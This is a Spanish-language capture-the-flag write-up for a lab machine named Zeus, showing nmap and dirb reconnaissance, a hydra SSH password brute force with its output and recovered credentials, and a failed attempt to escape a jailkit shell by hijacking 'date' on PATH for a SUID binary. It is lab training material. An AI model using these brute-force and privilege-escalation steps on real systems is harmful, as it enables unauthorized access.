

Writeup ZEUS


hacemos un nmap -A (ip) de la máquina vulnerable




miramos en el navegador la ip por si hay algo relevante




Tomamos la ayuda de dirb para aplicar fuerza bruta al directorio de la página web y obtuvimos un directorio llamado /telecom/



intentamos entrar a esa URL pero no hay nada



Buscamos la fuente de la página y obtuvimos un nombre llamado gogu que podemos probar como nombre de usuario.




intentamos forzar el puerto ssh y obtuvimos con éxito una contraseña universal para el usuario gogu.

```
┌──(paula㉿kali)-[~]
└─$ sudo hydra -l gogu -P /usr/share/wordlists/rockyou.txt.gz 192.168.131.170 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ille
gal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-30 13:02:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.131.170:22/

[STATUS] 81.00 tries/min, 81 tries in 00:01h, 14344321 to do in 2951:31h, 13 active

[STATUS] 86.00 tries/min, 258 tries in 00:03h, 14344144 to do in 2779:53h, 13 active

[STATUS] 76.57 tries/min, 536 tries in 00:07h, 14343866 to do in 3122:07h, 13 active


[STATUS] 74.73 tries/min, 1121 tries in 00:15h, 14343281 to do in 3198:47h, 13 active

[STATUS] 74.03 tries/min, 2295 tries in 00:31h, 14342107 to do in 3228:48h, 13 active

[STATUS] 74.15 tries/min, 3485 tries in 00:47h, 14340917 to do in 3223:27h, 13 active


[STATUS] 74.11 tries/min, 4669 tries in 01:03h, 14339733 to do in 3224:50h, 13 active

[STATUS] 57.79 tries/min, 4696 tries in 01:21h, 14339706 to do in 4135:56h, 13 active

[22][ssh] host: 192.168.131.170   login: gogu   password: universal
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-30 14:25:11
```

```
┌──(paula㉿kali)-[~]
└─$ ssh gogu@192.168.131.170
The authenticity of host '192.168.131.170 (192.168.131.170)' can't be established.
ECDSA key fingerprint is SHA256:NcR3vVlQCtgQW7bVdT7Oaptl3JD4F0Oxv5dJyrFcmzw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.131.170' (ECDSA) to the list of known hosts.

gogu@192.168.131.170's password:
Permission denied, please try again.
gogu@192.168.131.170's password:
Permission denied, please try again.
gogu@192.168.131.170's password:
```

pudimos obtener el id, el user.txt y se puedo observar que solo se pudo poner comandos limitados porque el creador de esa máquina implementó jailkit



Buscamos archivos ocultos y obtuvimos un archivo llamado sysdate que tenía el bit suid configurado.

```
gogu@zeus:~$ ls -lRah
.:
total 40K
drwxr-xr-x 4 gogu gogu 4.0K Jul 18  2018 .
drwxr-xr-x 3 root root 4.0K Oct  5  2017 ..
drwxrwxr-x 2 gogu gogu 4.0K Jul 17  2018 ...
-rw-r--r-- 1 gogu gogu  220 Oct  5  2017 .bash_logout
-rw-r--r-- 1 gogu gogu 3.6K Oct  5  2017 .bashrc
drwx------ 2 gogu gogu 4.0K Oct  5  2017 .cache
-rw-r--r-- 1 root root    0 Oct  5  2017 .hushlogin
-rw-r--r-- 1 gogu gogu  675 Oct  5  2017 .profile
-rwxr-xr-x 1 gogu gogu 7.2K Oct  5  2017 hackme
-rw-r--r-- 1 gogu gogu   33 Jul 18  2018 user.txt

./...:
total 16K
drwxrwxr-x 2 gogu gogu 4.0K Jul 17  2018 .
drwxr-xr-x 4 gogu gogu 4.0K Jul 18  2018 ..
-rwsr-sr-x 1 root root 7.2K Oct  5  2017 sysdate

./.cache:
total 8.0K
drwx------ 2 gogu gogu 4.0K Oct  5  2017 .
drwxr-xr-x 4 gogu gogu 4.0K Jul 18  2018 ..
-rw-r--r-- 1 gogu gogu    0 Oct  5  2017 motd.legal-displayed
gogu@zeus:~$
```

Como en el writeup no llega en un principio a nada con sysdate sin instalar bypass antes, procedemos a instalarlo

```
┌──(paula㉿kali)-[~]
└─$ sudo apt install gcc-multilib -y
Reading package lists ... Done
```

empecé a seguir la guia que había dentro del writeup
https://filippo.io/escaping-a-chroot-jail-slash-1/

```
┌──(root㉿kali)-[~]
└─# mkdir chroot

┌──(root㉿kali)-[~]
└─# cd chroot/

┌──(root㉿kali)-[~/chroot]
└─# mkdir bin etc lib var home

┌──(root㉿kali)-[~/chroot]
└─# ln -s lib lib64

┌──(root㉿kali)-[~/chroot]
└─# ldd /bin/sh
        linux-vdso.so.1 (0×00007ffcf73de000)
        libc.so.6 ⇒ /lib/x86_64-linux-gnu/libc.so.6 (0×00007fd6b1a47000)
        /lib64/ld-linux-x86-64.so.2 (0×00007fd6b1c67000)

┌──(root㉿kali)-[~/chroot]
└─# cp /bin/sh bin
```

después continué con el writeaup

```
┌──(root㉿kali)-[~/chroot]
└─# gcc bypass.c -o bypass -m32

┌──(root㉿kali)-[~/chroot]
└─# ssh gogu@192.168.131.170 "cat> bypass" < bypass
The authenticity of host '192.168.131.170 (192.168.131.170)' can't be established.
ECDSA key fingerprint is SHA256:NcR3vVlQCtgQW7bVdT7Oaptl3JD4F0Oxv5dJyrFcmzw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.131.170' (ECDSA) to the list of known hosts.

gogu@192.168.131.170's password:

┌──(root㉿kali)-[~/chroot]
└─# ssh gogu@192.168.131.170 "cat> bypass" < bypass
gogu@192.168.131.170's password:
```

pero según el writeup al poner /home/gogu/…/sysdate puedes poner comandos pero yo tengo un problema

```
┌──(root㉿kali)-[~/chroot]
└─# ssh gogu@192.168.131.170
gogu@192.168.131.170's password:
gogu@zeus:~$ ls
bypass  hackme  user.txt
gogu@zeus:~$ chmod 777 bypass
gogu@zeus:~$ echo "/home/gogu/bypass">date
gogu@zeus:~$ chmod 777 date
gogu@zeus:~$ export PATH=/home/gogu:$PATH
gogu@zeus:~$ /home/gogu/ ... /sysdate
System's date is:
/home/gogu/bypass: /lib/i386-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by /home/gogu/bypass)
gogu@zeus:~$ id
uid=1001(gogu) gid=1001(gogu) groups=1001(gogu)
gogu@zeus:~$ ls l<&2
ls: cannot access l: No such file or directory
gogu@zeus:~$ /home/gogu/ ... /sysdate
System's date is:
/home/gogu/bypass: /lib/i386-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by /home/gogu/bypass)
gogu@zeus:~$ exit
```

he intentado hacer un echo con la versión pero no vale

```
gogu@zeus:~$ echo "/lib/i386-linux-gnu/libc.so.6:version=GLIBC_2.34">/home/gogu/bypass
```